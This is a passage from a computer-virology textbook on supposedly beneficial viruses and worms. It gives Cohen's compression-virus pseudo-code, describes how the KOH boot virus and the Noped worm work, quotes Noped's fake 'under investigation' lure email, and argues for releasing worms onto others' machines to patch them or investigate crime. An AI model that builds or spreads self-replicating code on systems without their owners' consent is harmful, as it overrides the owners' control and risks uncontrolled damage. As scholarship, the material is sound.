Since the terrorist attacks of September 11th, 2001, viral technologies seem to become a matter of highest priority for USA officials. The security obsession which resulted from the disaster prompted the FBI to reveal, deliberately or not, the use of one of their viral tools to fight terrorism or other enemies of the country, namely the *Magic Lantern* worm (part of a broader project called *CyberKnight* [21]). When considering available information, Magic Lantern is a keylogging software combined with a computer worm. Once it is installed on a target, it captures passwords and encryption keys (this worm seems to have been designed by the same team who developed the mass electronic surveillance and Internet wiretapping tool, called *Carnivore*). The purpose of the Magic Lantern surveillance system is to allows the FBI or other national agencies to bypass the encryption used by terrorists or other criminals. The advantage of such a software is than its use is much more practical and efficient than any standard cryptanalysis. According to the FBI, the tool is used to target criminal activities, espionage, organized crime groups and drug trafficking organizations. Strangly enough, the response of antiviral editors concerning this viral application has

[2] Rahab is a biblical character. The reader will refer to Josuah's book, Chapter 1 to 6 and Heb. 11:31.

[3] Finally, it turned out that it was nothing but a hoax (see Section 11.2.3 for more details.

[4] Since 2001, political officials of countries such as China, Taiwan, North Korea have officially acknowledged developing military offensive capabilities in computer warfare, in particular by means of computer viruses.

been both unexpected and unanimous [65]. Their usual fierce opposition to such applications turned into silence and embarassment at this occasion. It seems plausible – and logical – to suppose that secret projects like those are currently developed in the USA and in other countries.

Obviously, one can argue that this application is designed for bad purposes. However, it remains interesting for government officials in charge of national security. Other applications may definitely be envisaged for beneficial purposes in many other areas. The best example is undoubtedly the *Xerox* worm which will be presented in Chapter 11. The last part will deal with an overview of the known applications, proposed by various experts including the author, to attempt to reflect the state-of-the-art in this field. As a second stage, two families of interesting powerful applications developed by the author will be fully analysed: viruses installed directly in the Bios which also enable among many other possibilities to set various functions (particularly security functions) at the operating system level, and applied cryptanalysis of encryption systems. The latter is an optimized and powerful variant of what the Magic lantern worm might be.

At last, let us make it clear that the idea of using worms or viruses for useful applications does not question the existence or the work of the antiviral community. Certainly, developing viral technologies will only be possible if the used tools are perfectly controlled. The antiviral community alone clearly has the required skills to cope with this task. Undoubtedly, this new perspective will give the antiviral community a major and uncontestable role[5]. Development of viral technologies may be the opportunity to make the best of these both worlds of computer virology – namely programmers and antiviral community – that are up to now so far opposed, meet and join forces to work together for the same purpose. This is maybe the best way to defeat computer criminals.

[5] To get an insight into this aspect, the reader will refer to [102].

11

Computer Viruses and Applications

11.1 Introduction

The emergence of viral technologies as well as their study dates from the early 1980s and roughly coincides with their application-oriented use. At that time, neither the technical study of viruses nor suggested hypothesis about their potential applications (not to say their applications themselves), were anathema. The underlying prospects they implied were simply logical natural and promissing.

A change of course seems to date from the early 1990s as antiviral products got a high commercial stake and from then the antiviral community began to crystallize its attitude, radically fighting both theoretical and applied research in the area of viral technologies. To find more details on this aspect, the reader will refer to G.C Smith's book [141] which describes the antiviral community's plotting in this sense. More recently, the initiative of the Calgary University to teach courses on writing viruses drew fire from some antiviral editors [138, 139, 147–149]. At the time this is being written, and as far as France is concerned, there is a new growing concern about the forthcoming passing of the French bill for the confidence in e-economics which is bound to badly hit this promising field.

Yet, some applications which are deemed equivalent to computer infections (logic bombs, trojan horses) have already come out and are quite commonly used by the computer industry[1]. There are *spywares* literally "*spy softwares*". They consists of small modules discreetly hidden (so that users are unaware of them) in commercial software of the shareware/freeware type or even in more well-known proprietary software. Their main functionality

[1] As an example, one can consider the case of remote admistration tools that can be compared to Trojan horses by many aspects.

is to provide the software editor with information about the architecture of the user's machine, or about the user's browsing or consumption habits. Incidently, let us make clear that it is well known that some of these spyware act in a much more questionable way [3].

Now *spywares*, contrary to what is widely believed, are simply software belonging at least to the same category as Trojans. For further details, see [3, 94, 130]. Strange enough, the fight against spyware is possible, especially thanks to specific software, usually available in shareware version. However, antiviral software fail to detect them. There are grounds for thinking that other commercial software companies have focused enough pressure on antivirus editors for these software to be ignored by existing antiviral products.

Spyware, contrary to what is usually believed, potentially represent a risk which goes beyond an infringement to the right of privacy. It is not uncommon that the use of spyware provokes a denial of services due to saturation. Let us suppose for argument's sake a rather large firm with important computer resources (hundreds of computers), organised in isolated local area network (LAN) (a quite common case). Let us assume that a fraction of these users install shareware and freeware or even unauthorised and noncontroled commercial software without being granted permission by the security officer or the computer administrator – also a quite common attitude.

What is going to happen when these software contains spyware as it is often the case? If many computers are affected (about tens), the servers of the firm will be saturated. In fact, these software repeatedly attempt to connect to external sites. Due to the nature of the network (in this case, an isolated LAN), the connections mostly abort, causing the saturation of the servers in some cases. An exhaustive analysis of connection files will provide the list of the targeted hosts.

Nevertheless, spywares are considered as interesting applications from a commercial point of view, and they are encouraged by the computer actors (maybe a little less by the users) and strangely enough by antiviral program publishers. If we extend this rationale to all computer infections (including from simple to auto-replicating programs), the obvious question that may come up is: why should applications using viruses (or the sub-class of worms) be condemned? A number of answers may be put forward: the most plausible explanation lie on the fact that so far, no viable commercial application has been found.

In the near future, valuable benefits are likely to be derived from the use of viruses. However, these tools must be kept under tight control and the

skills and knowlegde of the antiviral community will be essential to carry out this task. Such an idea was discussed when the *Magic Lantern* worm was developed. At this occasion, the outstanding importance of antivirus software was at least implicitely recognized. For sure, potential applications using viruses or worms do not throw any discredit on antivirus software.

Applications using auto-replicating programs can be classified according to two different criteria.

- According to their functionalities. They are almost unlimited and are based on: advertisements designed for consumers on a network, legal collection of information (as an example through opinion polls) or legal collection of resources (distributed computing power, collection of data,...), help for users, watermarking or digital fingerprinting of data for copyright... Among them, two categories are especially important:
  - as far as users' privacy is concerned. Systematical checking of the computing environment, updates of security software (antiviral programs, security patches), supervision and monitoring of the system, as well as protecting data, could be efficiently performed by viruses or worms.
  - as far as national security or the security of other organisation is concerned (private companies, public administrations...). Obviously, security measures are essential to protect national wealth in the broader sense (that is to say, domestic economy, culture, science and technique heritage, industrial wealth, justice, and so on). In this area, computer viruses or worms can bring about solutions to intricate and so far unsolved problems: fighting against crime, protection of national wealth (in the extended meaning of the word) and of citizens.

  Some examples will be presented later in this chapter.
- According the way they operate. At this stage, we only consider the way these viral technologies might be used. They may be used either:
  - whenever the computer is switched on. The virus or worm operates first and foremost to ensure critical functionalities which must not be bypassed. This category includes boot viruses, or what is better, bios viruses which are further defined and presented in Chapter 12.
  - Or whenever the computer connects to the network. Worms are suitable for this specific case. A well-known example is the *Xerox worm* (see Section 11.2.1).
  - At last, whenever data are input or output. A famous example is the *KOH* virus (see Section 11.2.2).

The last important point to underline is the legal aspects of these applications. It is clear that they cannot be performed within the existing tight

framework of the laws currently in force[2]. The main concern is to limit – or even prevent – potential drifts from where they may come. As a first step, modifications of existing laws will be necessary to recognize viruses as tools (under some conditions which remain to be defined precisely). As a second step, unambiguous limitations as far as the use of viruses is concerned will have to be clearly specified. Finally, neither the role of the legislator nor the one of the antiviral community can be and must be played down.

All of these aspects were covered in a famous paper [19] written by Vesselin Bontchev. As you will notice, the author undoubtedly sides with antivirus editors (he lists the features that any "useful" or "beneficial" virus must include). It is regrettable that, throughout this paper, the psychological aspect of viruses takes precedence over technical aspects. Criticisms about some well known "benevolent viruses" are fairly unfair (for instance, criticisms related to the *KOH* virus, or to the compression virus conceived by Fred Cohen) even though these viruses indeed suffer from limitations. Be that as it may, the reader will form his own opinion. These considerations put aside, the idea of beneficial self-replicating programs is fully supported by V. Bonchev and that is a good point.

11.2 The State of the Art

The concept of benevolent virus was first envisaged[3] by Fred Cohen in 1984 [35,36] in a systemized way. In his thesis, [34, page 7], Fred Cohen provides the following pseudo-code corresponding to his *Compression Virus*, denoted `CV`:

```
program compression_virus
 {
  01234567;

  subroutine infect_executable
   {
    for any executable file do
      if first line of file = 01234567
       go to the next file
      end if
```

[2] As it is the case for cryptology.

[3] A few applications by means of self-reproducing appeared before that time; as an example, we could consider the *Xerox worm*. But those applications were ignored as was the fact that viruses and worms could be beneficial.

```
      compress file
      prepend compression_virus to file
    end for
   }

  main()
   {
    if ask_permission
     infect_executable
    end if
    uncompress the rest of this file
     into a temp_file
    run temp_file
   }
}
```

An infected program P finds an uninfected executable E, compresses it and prepends it to P to form an infected executable I. P then decompresses the rest of itself (the original program) into a temporary file that it executes normally. When I is executed, it looks for an executable E' susceptible of being infected, before decompressing E into a temporary file and executing it. Let us specify that a signature (the character string `01234567`) is used by the virus to avoid the overinfection of an already infected program. The virus, conceived in 1983, and tested under the Unix operating system, tries to limit the size of the files on the hard disk. The interest lies in the fact that the compression process is now managed automatically and need not be controlled by the systems administrator or the user. Some programmers have made this idea suitable for Macintosh platforms (they conceived the *Autodoubler* virus which carries out a background job and compresses files whose date of last access is anterior to a given date).

Later on, Fred Cohen imagined other applications using viruses, especially designed for maintenance tasks like deleting temporary files, killing endless processes, prevention or management of administration errors... The reader will find in [35, pp 15–17] the pseudo-code of a maintenance virus which automatically updates with the newer versions of programs.

Others applications involving viruses were often envisaged to fight against other viruses or worms. The idea of fighting fire with fire is gaining ground (please refer to the S. Coursen's analysis [45]). By way of illustration, let us see the following examples:

- the first example refers to the viruses belonging to the *Vacsina* family. Though this application was not originally intended to serve as a basis for a useful purpose, the technique used could be successfully applied to antiviral protection. The viruses of this family search for infected files by previous versions of the same viruses, disinfect them and repair them to finally reinfect them with the current version. Clearly, the result is *per se* absurd but the technique could perfectly be used to efficiently track down other viruses.
- More recently, in 2001, other programmers attempted to implement the same idea and two worms namely *Code Green* and *CRCClean* were used to get rid of the *Code Red* worm. The technique used by these two worms was similar to that of *Code Red*. Their mission was to:
  - fully eradicate the *Code Red* worm,
  - download and install the MS01-033 Microsoft patch, in order to patch the hole that made the infection possible.

  To enable users to control this action, the worm displayed the following message:

  Des HexXer's CodeGreen V1.0 beta
  CodeGreen has entered your system. It tried to patch your system and to remove CodeRedII's backdoors.
  You may uninstall the patch via SystemPanel/Sofware: Windows 2000 Hotfix [Q300972]. Get details at "www.microsoft.com".
- As a final example, in August 2003, the *W32/Welchi* (also known as *W32/Nachi*) fought against the *W32/Lovsan* worm (released at the same time) and exploited a flaw contained in the IIS servers. The worm infected computers containing this vunerability and operated as follows:
  1. if the computer were already infected by the *W32/Lovsan* worm, *W32/Welchi* killed the viral infection and disinfected the machine;
  2. *W32/Welchi* applied the patch to fix the vulnerability (a patch was available on the Microsoft site in different languages; the worm downloaded the patch in the localised language corresponding to that of the local host to fix);
  3. the worm removed itself after January 1st, 2004.

  Admittedly, the *W32/Welchi* worm contained defaults wich seemed to have limited its action.

The reader may argue that there is actually no need for viruses to perform such managing tasks as this is precisely the administrator's job. It is not completely true. An administrator or any user may forget or lack time to perform security analyses or apply security patches (and it is only human).

Unfortunately, it is quite usual to see such careless behaviour as far as security is concerned. This lax attitude clearly and regularly contributes to the proliferation of worm attacks exploiting vulnerabilities known for a certain time.

Now any virus behaves in a constant and permanent way, has plenty of time to search for, detect, fix security holes. It is able to operate transparently, in real time and on all computers connected to the network. Let us imagine the efficiency of such a worm carefully implemented (by any authority with a suitable level of clearance, of course), controlled by different mechanisms (authentification, limited life time, programmed self-disinfection) and released as soon as any vulnerability is found. It will no longer be necessary to wait for months, for years for disinfecting measures to be efficiently applied worldwide to all vulnerable computers. But only a virus or a worm can do that. Its capability of self-replication enables both autonomy and rapidity.

Other applications in a wide range of areas (different from the computer security one) could undoubtedly take advantage of the great capabilities of viruses and worms (see above-mentioned examples).

To complete our "historical" tour of beneficial viral applications, let us present two now famous applications using virus and worms.

11.2.1 The *Xerox* Worm

The first use of worms for applications' sake, dates from 1971. This worm called *Creeper* was developed by Bob Thomas and was designed to provide an assistance to air controllers. The worm's job was to tell controllers whenever the control of an aircraft was no longer managed by a given computer but by another one. It was not nevertheless a real worm as it was a non-replicating program: it simply moved from one computer to another. Later, a new variant developed by Robert Tomlinson, really used self-replicating programs to spread.

A subsequent far better known experiment, derived from John F. Schoch and Jon A.Hupp's works, was performed at the Xerox Palo Alto Research Center (PARC), California, in 1981 [140]. The researchers developed up to five worms, each of them designed for a specific function, on an Ethernet local network, made of hundreds of computers. The most famous experiment is that aimed at performing distributed computing[4] on a local area network

[4] Distributed computing consist for performing a huge computation by using a large number of computers in parallel, each of them computing a small part of the whole

(LAN). In fact, the authors intended to solve problems usually submitted to a supercomputer.

Schoch and Hupp's worm is actually a program which looks for idle computers on which the worm may duplicate. Each of the idle computers performs partial computations until the task is fully complete. In fact, the idle computers of the network work cooperatively on a single task. The researchers called this type of general program a "*worm*" and each of its copies a "*segment*". The worm is configured to infect a predefined number of computers N. The segments in a worm remain in communication with each others. Should one segment fail, the remaining segments must find another idle computer, initialize it and add it to the general program (the worm itself).

The search for an idle computer is performed by sending a single packet either to a specific address or in broadcast mode. If a machine is idle, it merely returns a positive reply. Once the segment is active, in addition to its specific task, it begins probing for the next segment until it reaches the given number N of computers.

Unfortunately, during this experiment, a problem of design or management of the different segments by the worm took the entire Xerox computer network out of operation, which forced the researchers to stop the experiments.

Obviously, these programs demonstrate the ease with which these mechanisms can be explored; the difficulties faced by the researchers underlines the difficulty in controlling such programs, even so they do not put such applications using self-replicating programs into question. On the contrary, these experiments highlighted new aspects for further research.

By the early 1990s, other teams resumed Schoch and Hupp's work. Let us cite a Japanese team's work in the WIDE project since 1992 (at the Tokyo Institute of Technology) [115]. They developed systems designed to manage Wide Area Networks (WANs) by means of worms (NMW systems or Network Management Worm Systems).

The main features of these systems whose approach is similar to that of Schoch and Hupp, can be summed up as follows:

- the worms used in NMW systems are controlled by authentification mechanisms. As a matter of fact, a worm cannot infect any computer on the network by mistake or in an uncontrolled way. Moreover, no flaw (or security hole) is required for the worm to spread;

computation effort. Famous projects, like SETI project, prime numbers search or the human genome decryption have used distributed parallel computing.

- copies of the worm are exchanged by IP addressing, electronic mail, UUCP protocol... This allows different types of networks to connect to hosts which are only intermittently accessible from the network.
- Each copy of the worm can deal with several hosts at once, which reduces traffic congestion on the network significantly.
- The whole system is handled by a *daemon*-like process called WSD or *Worm Support Daemon*. This is the core of a NMW system. The system makes use of a specific interpreted language namely OWL.

The Japanese team seems to have particularly focused on security problems as well as on worms control (please refer to the bibliography in [115], for more details).

11.2.2 The KOH Virus

The *KOH* virus (acronym for Potassium Hydroxyde) is certainly the first operational application using viral technology ever published. This virus was conceived by Mark Ludwig [105, Chap. 36] who published the source code in 1995. The latter has been available as freeware for DOS platforms, Windows 3.x and Windows 95. The *KOH* virus is a particularly clever viral application and a number of variants are available depending on the functionalities and applications required. Let us start with a brief description.

This application's goal is to ensure the privacy of the user's data. The *KOH* virus is a boot sector virus which encrypts a partition both on the hard disk and on all the floppy disks used on the computer. The reader may argue that any encryption software can perform such a task and that there is therefore no need for viral technology. This is not quite true. Indeed, cryptography, in spite of its numerous capabilities, is unable to deal with all practical problems, particularly in term of implementation, except by intensive operator involvement, who are prone to human errors.

Mark Ludwig considered two main aspects which can not be taken into account by mere encryption software.

- the encryption of a computing environment is only efficient if the whole disk is encrypted including the root directory, all the system and non-system data, as well as the filesystem itself. Now in such circumstances, the software allowing encryption/decryption process cannot operate from the operating system (in this case things go round and round). Indeed, for a piece of software to run, it is necessary that the operating system be launched first and foremost. Now if the latter is wholly encrypted, it is quite obvious that its decryption process must occur either at boot

time, or during the boot sequence of the computer. Only programs (e.g. with the ability to go resident in order to be completely transparent to the OS) belonging to the *pre-bios* type (refer to Chapter 12) or to the boot sector virus type are convenient.

- The self-reproduction aspect is of primary importance in view of the following constraint. First, data privacy must be ensured whatever the media containing the data may be: for instance hard disk or any other removable media. Without loss of generality, and to simply consider the case of the *KOH* virus, let us take the example of floppy disks. At this stage, two different handling problems must be taken into account. Management constraints often occur:
  - the security officer and the administrator should not worry about which disks are encrypted,
  - the encrypted data (on a floppy disk) may be accessed on a computer different from that used to encrypt and copy the data; thus management policy may require that the encryption software not necessarily be present on each machine (portability and ergonomics issues).

  Secondly, security requirements make the use of viruses more suitable than any other means.
  - when the data are acessed (in read or write mode) on a different computer, privacy must be ensured in all cases. Any data must be therefore be encrypted on other computer, even though the latter is devoid of adequate encryption software.
  - A dishonest employee should not be able steal data (to sell them for instance) by copying them on a floppy disk. Any information belonging to a company once copied on a diskette should no longer be exploitable unless security policies have granted people with suitable rights and security accreditations levels.
  - The operating system can generate temporary data on one or several units: they may result either from normal activities (like the generation of a CORE file due to the failure of a process under Unix, for instance), or from suspicious and unauthorized activities (hidden functions of the operating system, infections due to a Trojan or a spy virus, spyware activity...). Be that as it may, any temporary data must be encrypted before any data is written.

  All of these constraints can be conveniently taken into account and managed thanks to self-reproduction mechanisms.

The way the *KOH* virus operates and its main features are described as follows (for further details the interested reader will refer to [105, Chap. 36] and to the source code provided in the CDROM provided with this book):

- The *KOH* is a multi-sector boot virus. It is 32000 bytes long and is devoid of any stealth feature in its freeware version. Its job is to encrypt/decrypt data. The encryption algorithm is the IDEA block cipher [99] in CBC (*Cipher Block Chaining*) mode[5]. Three different 128-bit keys are used: one of them for floppy disk encryption, the other for hard disk encryption, the last one is used as an auxiliary key for some management functions and particularly key management.
- The *KOH* virus therefore infects all the floppy disks and replaces the boot sector with a viral boot sector. It hides the rest of the virus as well as a copy of the original boot sector in an unoccupied area on the disk. This area is protected by marking the clusters it occupies as bad in the file allocation table (FAT). As a matter of fact, the *KOH* virus uses some basic functionalities included in another virus called *Stealth* [66,104], also created by Mark Ludwig.
  During the infection process, the *KOH* also encrypts all the data present on the media. As privacy takes precedence over any other consideration, encryption is performed before infection. Should the infection process fail for any reason, the result is that the data are protected and therefore unusable. As far as hard disks are concerned, these two processes take place during the boot sequence (which is in fact the normal process of a boot virus).
- When the virus operates in resident mode, it hooks Interrupt `13H` to access the drives (the hard disk and diskettes) in a transparent way. Interrupt `9` (keyboard handling) is also used to control the virus (the `Ctrl-Alt-K` key combination allows to call a routine in order to change the encryption keys, `Ctrl-Alt-H` uninstalls the virus and `Ctrl-Alt-O` toggles automatic floppy disk encryption on or off[6].
- The data which must be read (respectively written) are first decrypted (respectively encrypted) using Interrupt `13H` hooking. On the hard disk,

[5] Block encryption software consider data to be encrypted by n-bit blocks (currently $n = 128$). Each block of plaintext data is encrypted by means of the same secret key. An obvious weakness results with this mode since two identical n-bit plaintext blocks will provide identical ciphertext blocks. To remove this weakness, the CBC mode is then used: the ciphertext block i takes part in the encryption of the $i + 1$th plaintext block.

[6] Since this control functionalities may be used by an authorized user, they obviously have themselves to be protected in a real-life and operational context.

a key denoted `HD_KEY` will be used. In the case of a floppy disk, the active copy of the virus asks the hard disk for a key denoted `FD_HPP` which is used for drives other than the hard disk. If the floppy disk is read on an external computer (an uninfected one), this key is not available: the data are not accessible unless the user knows the key and provides it. As the algorithm is directly embedded in the virus, it is useless to reinstall it on another (authorized) computer.

As a conclusion, it can not be denied that the *KOH* virus is a powerful and elegant virus which quite meets the requirements of privacy. It constitutes a perfect illustration of the concept of a beneficial virus.

11.2.3 Military Applications

One can not cover all aspects of applications using viruses and worms without considering applications designed for military or government purposes. Neither information nor viral codes are available (but that is quite understandable) to support or to invalidate the fact that military authorities or more generally government officials are involved in the development of computer weapons based on viruses or worms (with the exception of the *Magic Lantern* worm [21] whose existence was officially revealed and confirmed by the FBI in 2001). More recently, countries like China, Taiwan and North-Korea have officially acknowledged the fact that they were developping computer warfare weapons.

It is quite obvious that people in charge of national security cannot ignore such an opportunity at least for defensive purposes. Some countries envisaged weapons using computer viruses a long time ago (by way of illustration, the US Department of Defence, in 1990, offered a reward of 50,000 USD to anyone capable of developing a promising concept for a militarily useful computer virus). Other well-known projects exist in the USA and in other countries and have significantly increased these last years.

It can not be denied that viral technology by essence opens up interesting prospects for the future. No military authority can afford to ignore such a considerable potential which might be used in a great variety of areas ranging from intelligence, security, surveillance technology to offensive weapons development. Significant intelligence reports show that conventional weapons strikes will be prepared by computer attacks whose targets will be both civilian and military facilities and structures. The promising prospects for the future cannot leave authorities uninterested.

However in this area, great caution should be exercised. One must sort out the truth from the false, distinguish the information from the disinfor-

mation and be wary of hot scoops or astonishing apocrypha. Government or military officials are specialists working in secrecy and it is highly unlikely that sensitive data be widely disseminated outside the secure walls of the governmental or military agencies.

One of the best example of a widespread false rumor conveyed by the media is the story according to which the CIA in 1991 was supposed to have succeeded in rendering the Iraqi air defence powerless during the Gulf war by means of printers containing a computer virus. Picked up by ABC news and CNN, this story went round the world. A French printer was supposedly smuggled into Iraq through Jordan, bypassing the UN embargo. When the printer-smuggling operation was stopped by the CIA, they are said to have replaced the chip of the printer with another one developed by the NSA containing a computer virus. The job of this virus was supposedly to disable Iraqi air defence (to be more precise, the virus would erase any information displayed on computer screens).

In fact, many people were fooled by this story for a long time, and some of them still believe it[7]. This gag originated from a report published in the *InfoWorld* magazine in April 1991 as an April joke for computer professionals[8]. Inevitably, the media picked up the story without checking its provenance and credibility. This story was taken up in the famous TV programme *Nightline* but also in famous magazines such as *US News & World* report or even in press agencies known to be reliable like CNN, ABC or Associated Press. The interested reader will refer to [142] for further details.

Let us just make some concluding remarks about this hoax. First, from a technical point of view, it is highly unlikely that technology at that time, as far as computer science is concerned, was sufficiently advanced to allow such use of viruses (the reader will find interesting details on the topic in [88, pp 350–354]). Secondly, from a pure operational point of view, the hoax lacks credibility. It is nonsense to think that a military strategy for a large-scale air attack might be based on a single infected printer, which might have been used anywhere else but in the targeted network, or might have been stolen or lost. Moreover, electronic warfare techniques proved to be much more efficient, reliable, and profitable for these specifc operations.

However, even though this story is nothing but a hoax, it shows that the idea of using viruses as warfare weapons begins to germinate in people's minds. Using modified electronic components, just like the chip of the

[7] Among them some famous and respected media professionals! But perhaps, we may consider here an attempt of propaganda and disinformation.

[8] The alleged name for the virus was `AF/91`. Now `AF` stands for April fool.

above mentioned printer, and inserting them in the enemy hardware is a scenario whose feasibility has already been proved (see Chapter 12). But the most important thing is that in present day society, functionality and ergonomics are a much more important consideration than security. Software takes precedence over hardware (at least as far as security is concerned). Moreover, there is a growing trend to network all strategic national data and resources[9]. As a matter of fact, it is likely that these avenues will be explored which encourage individuals to build weapons based on viral technologies. But no UNO expert are likely to detect their existence!

11.3 Fighting against Crime

The fight against crime, in all forms, can just as well be be conducted by means of virus and worms. Such a program can easily be unconspicuous, efficient and able to worm its way (penetrate insidiously) into places where police and investigators are unable (for to lack of information, of means/methods or simply because it is forbidden by law). The use of computer viruses to these ends, for law enforcement may appear shocking to certain "good souls". But human trafficking (sexual slavery, prostitution, child pornography, paedophilia...) or other crimes (drug trafficking, money laundering, financial and other white collar crimes...) are far more shocking and execrable.

In 2001, such an approach was attempted with the *VBS/Poly-A* worm, better known as *VBS.Noped-A* worm or more simply the *Noped* worm. Despite the fact that the underlying idea was very tempting – to fight against child pornography – this worm was not efficient at all. Moreover, we fear that innocent people may have been wrongly accused while in fact just addicted to "legal" pornography.

The *Noped* worm is written in `VBS` language and belongs to the email worm class. The main steps of its action are the following (the source code of its polymorphic variant, called *PolyPedoWorm* can be found on the CDROM provided with the book, as well as that of the *Noped* worm itself):

1. before May 1st, 2001, the worm forwards itself as an email attachment to anyone present in the current infected host's address book. The subject and the message body text are randomly generated. The attachement

[9] As a surprising example, we could mention the attack of the *Besse-Davies* nuclear plant in Ohio, by the *Slammer* worm, in January 2003. As a result, part of the computer network dedicated to the plant security was inoperant for nearly 24 hours. For more details, the reader will refer to [120].

filename is random as well although it always has the extension `.txt.vbe` or `TXT.....vbe`.

2. After May 1st, the worm forward itself in the same way but the email message is not random and is:

```
Subject: You Are Currently Under Investigation

Message: I have been informed that you are currently under
         investigation for possession of child pornography.
         Please read the attached document for more informa
         tion.

Attachment: Know The Law.txt.vbe
```

   A slightly different message may be alternatively used but contains the same terms.

3. the worm searches the infected host's drives for `JPEG` or `JPG` files. Whenever this search is successful, the worm tries to determine only by filenames whether these image files refer to child pornography. Whenever a potential illegal sexual content is supposed to be present, the worm sends an email to the following recipients:

```
nipc.watch@fbi.gov, icpicc@customs.sprint.com,
matudasy@web-sanin.co.jp, help.us@crimestoppers.net.au,
censorship@dia.govt.nz, rhkpcppu@HKStar.com,
Colin@cosmos.co.za, report@internetwatch.org.uk,
children@risk.sn.no, Kripos@online.no, baylka@t-online.de,
a.lambiase@wnt.it, interpol@abacus.at, contact@gpj.be,
kbhpol@inet.uni-c.dk, oppcpu@gov.on.ca
```

   The message itself sent by the worm is the following:

```
Subject: RE: Child Pornography

Message : Hello, this is Poly Pedo Worm. I have found
          a PC with known Child Pornography files on
          the hard drive. I have included a file listing
          below and included a sample for your convenience.
```

   The address of the email directly identifies the PC from which it is sent.

4. During the search on the hard drives, the worm displays a long legal text dealing with child pornography.

As appealing as may be this worm, it is far from being really efficient since, most of the time, image files containing child pornography have very irrelevant filenames.

However, the idea itself is far from being stupid and inefficient. In our research lab, we succeed in designing a really efficient version of such an "investigator" or "detective" worm dedicated to fight against all types of crimes. The probability of accusing an innocent user – the false alarm probability – has in particular been reduced to nearly zero. The crime evidences are encrypted by the worm which moreover prevents their (secure ot not) erasure.

11.4 Environmental Cryptographic Key Generation

The use of viruses/worms for generating and managing cryptographic keys has been proposed in 1998, by J. Riordan and B. Schneier [127, Section 3.3]. It enables to deal with one of the probably most important issues in cryptology, in a elegant and efficient way[10]

The security of all cryptosysems relies upon one or more secret quantities called the *keys*. The knowledge of these elements by the legitimate participants of a communication (ther sender and the recipients) allows to decipher and to have access to the information that has to be protected. This is the reason why cryptographic keys must be strongly protected in order to forbid any risk of compromission[11]. This concern about the protection of the keys is ruled by to different but complementary issues:

- a key management problem. Once generated, the keys must be distributed to the different legitimate users. Each copy of a given key must be permanently identified and tracked, from its "birth" (generation) to its "death" (destruction). This problem is particularly important for secret key (or symmetric) encryption systems (the same key is shared by all the communication legitimate participants) but in many cases, public key cryptosystems have to face the same issue.

[10] These two authors proposed in addition, sevral other (non viral) methods to deal with this general problem in cryptology.

[11] In cryptology, the expression "*compromission of a key*" means that the key is no longer a secret known only by the legitimate communication participants. Attackers or unauthorized people got access to them. Let us recall that in cryptology the attacker is supposed to know the cryptographic algorithm (Kerckhoffs principle - 1883). That implies that the system security relies only upon the secret of the key.

- a key generation problem. The mathematical quality of the key must be strong enough to forbid the attacker guessing of the key from any public elements or data. It is a major concern for public key cryptography[12].

Protecting all cryptographic secret keys becomes very difficult and quite intractable when dealing with *mobile agents*. The concept of mobile agent describes any software which has to navigate or travel in various computer and network environments. Now, these environments are generally very unsecure and an agent may analyzed in detail by an attacker (ranging from a simple behaviour analysis to a complete disassembly of its code), and thus leaking or revealing any information contained in the agent including its own mission.

When such an agent contains data such as secret cryptographic keys, which are necessary for its action, such a lack of security results in heavy damages. All the underlying security is challenged and put into question. Indeed, cryptographic keys are by nature static. Once generated, they are embedded into the agent in the most secure way, before the agent will travel the environment (as an example, a software robot collecting information over a network).

This problem also extends to any data that the agent may treat or collect and which must remain protected and secret. The best example is that of patents database search. Any search may reveal information to the owner of the database search engine or to anybody observing the searches in this database.

The solution to these problems is given by environmental cryptographic key management. These data[13] are available only when the agent needs them to operate. The are generated "on the fly" at that moment only and once used they are no longer available. The keying material is moreover constructed from certain environmental data. The agent itself remains unaware of the purpose of the encrypted data and of the instant where some environmental conditions are met to generate the keys. In other words, the agent has to deal with ephemeral data while remaining itself blind.

When considering this context, the main difficulty arises from the fact that the attacker may totally control the environment the agent travels in. Any information available to the agent is thus available to the attacker.

[12] The reader will refer to [110] for the definition and a detailed presentation of these concepts.

[13] In what follows, we will no longer distinguish between keys and encrypted data by means of these keys. Since the encryption algorithm is always supposed to be known, the knowledge of the secret key implies that of the plaintext data. Thus, in the rest of the chapter we will only speak of data.

The latter may even modify the environment itself in such a way he may conduct either direct analysis on the agent or dictionary attacks (exhaustive search over a set of predefined and probable solutions). Any mechanisms proposed to protect that agent against such attacks must take into account all attacking events and resist even when the attacker controls both the agent and its working environment, which provides the sensitive data for the agent's activation and agent's remote control

To illustrate this approach, let us consider a blind agent in which an encrypted message is embedded (as an example, data or new instructions for the agents upcoming action) and a search method in the surrounding environment. This search must provide the agent with the data that are absolutely necessary to build the decryption key at the precise moment he needs it (but the agent ignores when this is to occur). When some environmental conditions are met, the activation data are available for a very short period of time and the decryption key can be constructed from them. The plaintext can thus be obtained from the ciphertext with help of the key. Of course, the agent can, and according the situation must, totally ignore all the activation environmental conditions. The agent is called blind in this case.

Riordan and Schneier proposed a number of possible constructions realizing this very particular process of key generation. They essentially use *hash functions*[14]. Let $N, N_1, N_2, \ldots, N_i$ be integers corresponding to environmental observations[15], H a hash function, $M = H(N)$ the hash of the integer N (this value is embedded within the agent), and R_1, R_2 two nonces.

The possible contructions proposed by Riordan and Schneier are:

- if $H(N) = M$ then $K = N$,
- if $H(H(N)) = M$ then $K = H(N)$,
- if $H(N_i) = M_i$ then $K = H(N_1||\ldots||H_i)$[16]
- if $H(N) = M$ then $K = H(R_1||N) \oplus R_2$.

The great interest of these constructions comes from the fact that the analysis of an agent caught by an attacker, will not leak the slightest information

[14] A *hash function* H is any highly non injective function – in other words a huge number of x taken in the function domain map to the same element $H(x)$ – such that the calculation of $H(x)$ from x is computaionally easy while it is computationally impossible to find an element $x' \neq x$ such that $H(x) = H(x')$. The element x may be any object (a number, a sequence of characters...). For more details on hash functions, the reader will refer to [110, chap. 9].

[15] By considering the Gödel numbering (see Chapter 2), such a number always exists.

[16] The || symbol denotes the concatenation operator.

on the environmental data required to build the key (because of the inherent properties of hash functions).

Environmental activation data may be taken from different environmental and communication channels: Usenet news groups, webpages, email messages, file systems, system or network resources... For more details, the reader will refer to [127].

Let us consider a practical example taken from [127, §3.1]: the blind search of information. Let us suppose that a given user, Pierre invented a new kind of smoke detector with a "snooze alarm". He would like to patent this new idea. For that purpose, he first must verify that nobody has already patented this idea. So a search into tho the patent database has to be conducted.

However, Pierre does not wish to describe his idea to the owner of the database engine. Otherwise the latter could take benefit from this information and patent this idea before Pierre. Now, such a search is always liable to leak more information that we would like. In this context, Pierre will use a "clueless" mobile agent. The environment will be represented by the database and the agent will be a robot program dedicated to information gathering.

For that general purpose, Pierre will operate as follows:

